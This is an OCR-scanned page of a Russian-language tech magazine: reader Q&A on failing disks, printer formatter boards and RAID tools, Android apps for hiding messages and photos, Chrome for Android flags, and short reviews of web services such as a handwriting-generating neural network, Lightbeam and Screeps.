
Q **Как можно понять, что диск начал сыпаться?**

A Тут есть много способов. Первоначальный и самый простой — это наблюдение за машиной: если система глючит, тормозит, очень долго читает файлы с диска, то и дело вываливается в BSoD, то стоит заглянуть в логи системы. Если там найдутся ошибки диска, то это очень серьезный повод задуматься о его здоровье. Обычно, когда ошибки появляются, они льются огромным потоком, а диск тем временем умирает на глазах. Третий и самый дей-

ственный — это просмотр SMART диска. Конечно же, он не сможет спрогнозировать, когда тот или иной диск выйдет из строя, но по крайней мере отразит текущее состояние вещей.

Q **Узнал, что в принтерах стоит так называемый форматер. Что это за зверь?**

A Это управляющая плата принтера, она отвечает за интерфейс компьютер — принтер и формирует управляющие сигналы для лазер-сканера. Если принтер сетевой, то за сеть в нем будет отвечать как раз форматер. Это наиболее дорогостоящая плата в принтере, обычно, когда она выходит из строя, дешевле купить новый, чем пытаться ее заменить.



Пример форматера

Q **Каким софтом лучше всего рулить хардварным рейдом?**

A Для этих целей я рекомендую обратиться к тулзам производителей контроллеров. Только они поддерживают все нужные функции и дают стопроцентный шанс не убить RAID своими действиями.

КАК В ANDROID МОЖНО СКРЫТЬ СВОИ СМС ОТ ПОСТОРОННИХ?

Как в Android можно скрыть свои СМС от посторонних?

1 ZERO Communication (SMS). Эта программа поможет спрятать твои сообщения от чужих глаз. После установки и первого запуска программа попросит назначить ее приложением для работы с СМС по умолчанию. Теперь достаточно перенести сообщения, которые ты хочешь спрятать, в раздел приватных. Есть черный список и поддержка двух SIM-карт.

2 KeepSafe. С приложением KeepSafe у тебя появится возможность переместить все интимные фото и видео в специальное хранилище. Доступ к этому хранилищу будет иметь только владелец пин-кода. С приложением легко разобраться. Есть полезная функция «ложный пин-код». Она пригодится в том случае, если кто-то будет настойчиво просить показать содержимое KeepSafe. Набираешь установленный ложный PIN и показываешь специально запасенное на этот случай содержимое. Правда, такая функция есть только в платной версии программы.

3 Vault. Эта программа умеет скрывать не только фото и видео, но и контакты, СМС и даже сообщения в Facebook. У приложения есть платная версия, которая позволит хранить скрытые файлы в облаке, спрятать значок Vault и оповещать о попытках взлома. Как и в KeepSafe, здесь можно создать контейнер-пустышку для отвода глаз.

4 AppLock. Это настоящий комбайн для сокрытия информации на Android. С его помощью можно прятать фотографии и видео, запретить прием входящих звонков, предотвратить установку и удаление приложений, изменение настроек, запуск приложений и многое другое. При первом запуске ты задаешь код, с помощью которого сможешь получать доступ к хранилищу со скрытыми фото и видео, а также изменять настройки приложения. Советую внимательно изучить настройки AppLock, здесь можно найти для себя много полезного.

5 Androgno. Разработчики Androgno обещают трехступенчатую защиту файлов. Здесь есть выбор между двумя типами шифрования: быстрым и медленным. На практике медленное шифрование оказывается не таким уж и медленным. С ним файлы будут действительно защищены, чего не скажешь о быстром шифровании. Приложение на английском языке, зато дизайн хорош.

Q **Какие фишки можешь рассказать про Chrome на Android?**

A Все самое вкусное скрыто на служебной странице chrome://flags. Там собрано очень много крутых вещей. Можно, к примеру, активировать режим очистки страниц от оформления.

`chrome://flags/#enable-reader-mode-toolbar-icon`

Эта опция добавляет новую кнопку на панель инструментов браузера — нажатие отобразит открытую страницу в удобном для чтения виде. На ней останется только текст и иллюстрации, а вся реклама и отвлекающие элементы оформления будут убраны.

`chrome://flags/#disable-click-delay`

Эта команда убирает задержку в 300 мс после нажатия на ссылку. Нужна она для того, чтобы браузер убедился, что это не двойной тап, которым ты пытаешься изменить масштаб отображения. Если выключить эту задержку, то ссылки будут открываться мгновенно, но нужно будет осторожнее выбирать место для двойного тапа.

`chrome://flags/#answers-in-sugges`

Отображение подсказок в результатах поиска. Скажем, ты ищешь, сколько мегабайтов в гигабайте, а Google в подсказке сразу отвечает. Удобная штука, экономящая время.

`chrome://flags/#enable-instant-search-clicks`

Эта скрытая функция позволяет быстрее открывать сайты, которые Google выдал тебе на странице результатов поиска. Она активирует предварительную параллельную загрузку ссылок с этой страницы, что может сэкономить от 100

до 150 мс. Это немного, да и трафика выходит больше, но при использовании на вайфае будет плюсом.

`chrome://flags/#max-tiles-for-interest-area`


По умолчанию Chrome настроен таким образом, чтобы кушать как можно меньше оперативной памяти. Однако мы можем изменить количество выделяемой браузером памяти, установив это значение вручную. Эта опция не изменит скорости загрузки сайтов, но может улучшить плавность скроллинга и переключение между открытыми вкладками. Следует учесть, что девайс должен обладать достаточным количеством оперативной памяти, иначе будут выгружаться другие работающие в фоне программы. Оптимальное значение следует подобрать самому, попробовав несколько разных вариантов — в зависимости от объема памяти устройства.

WWW 2.0

ГЕНЕРАТОР РУКОПИСНЫХ НАДПИСЕЙ

www.cs.toronto.edu/~graves/handwriting.cgi

7




Нейросеть, которая пишет как курица лапой

→ У этого сервиса нет даже названия — это всего лишь демонстрация алгоритма из научной работы, посвященной генерации рукописных надписей при помощи глубокой нейросети. Отсутствие названия и модного интерфейса не мешают программе быть полезной. Когда нужна картинка с рукописным текстом, использовать ее куда проще, чем сканировать бумажку. В отличие от псевдорукописных шрифтов, результат работы нейросети не отличишь от почерка человека. Можно настроить аккуратность (регулятор bias: больше — разборчивее), а также попросить сгенерировать несколько вариантов на выбор. Кириллица, увы, не поддерживается, зато есть исходники.

2

LIGHTBEAM

www.mozilla.org/en-US/lightbeam/




Плагин для Firefox, позволяющий взглянуть на веб под новым углом

→ Почти каждый большой веб-сайт не ограничивается тем, что загружает данные с одного сервера. Каждый норовит подгрузить извне еще с десяток сторонних ресурсов — скрипты для аналитики и рекламы, шрифты, библиотеки и прочие радости. Плагин для Firefox под названием Lightbeam в наглядной форме показывает карту таких связей для любого сайта, а также между сайтами (для этого достаточно открыть вкладку Lightbeam и пройтись по нужным ресурсам). Полезна такая возможность в том случае, если ты хочешь заблокировать рекламу, побороть слежку или же ищешь уязвимые места на сайтах.

3

MARKDOWN & LATEX EDITOR

tex.s2cms.ru/page/




Текстовый редактор с поддержкой двух отличных форматов

→ При подготовке разного рода документации нередко нужен не только редактор с поддержкой форматирования, но и возможность добавлять математические формулы. Сервис по указанному адресу позволяет писать текст с разметкой Markdown и формулами в стиле LaTeX, а затем конвертировать в HTML. Формулы при этом вставляются как ссылка на SVG на сайте, но при желании можно все скачать вручную или набрать основной адрес (tex.s2cms.ru) и использовать генератор формул отдельно (он отдает SVG или PNG). Редактор также можно установить на свой сайт.

4

SCREEPS

screeps.com



Игра для программистов

→ Обычно браузерные игры — это отдых на пять-десять минут. Screeps — развлечение совсем другого рода: тут надо думать и писать код на JavaScript, чтобы соревноваться с другими игроками. Подопечные боты (крипы) — что-то вроде колонии муравьев. Задаем правила их поведения и смотрим, как они собирают ресурсы и воюют с другими колониями. В общем, Screeps — это не только увлекательная стратегия, но и возможность прокачать навыки JavaScript, а потенциально — овладеть искусством создания ИИ. Весь процесс происходит в браузере, а код хранится на сервере. Рекомендуется использовать Chrome.

➔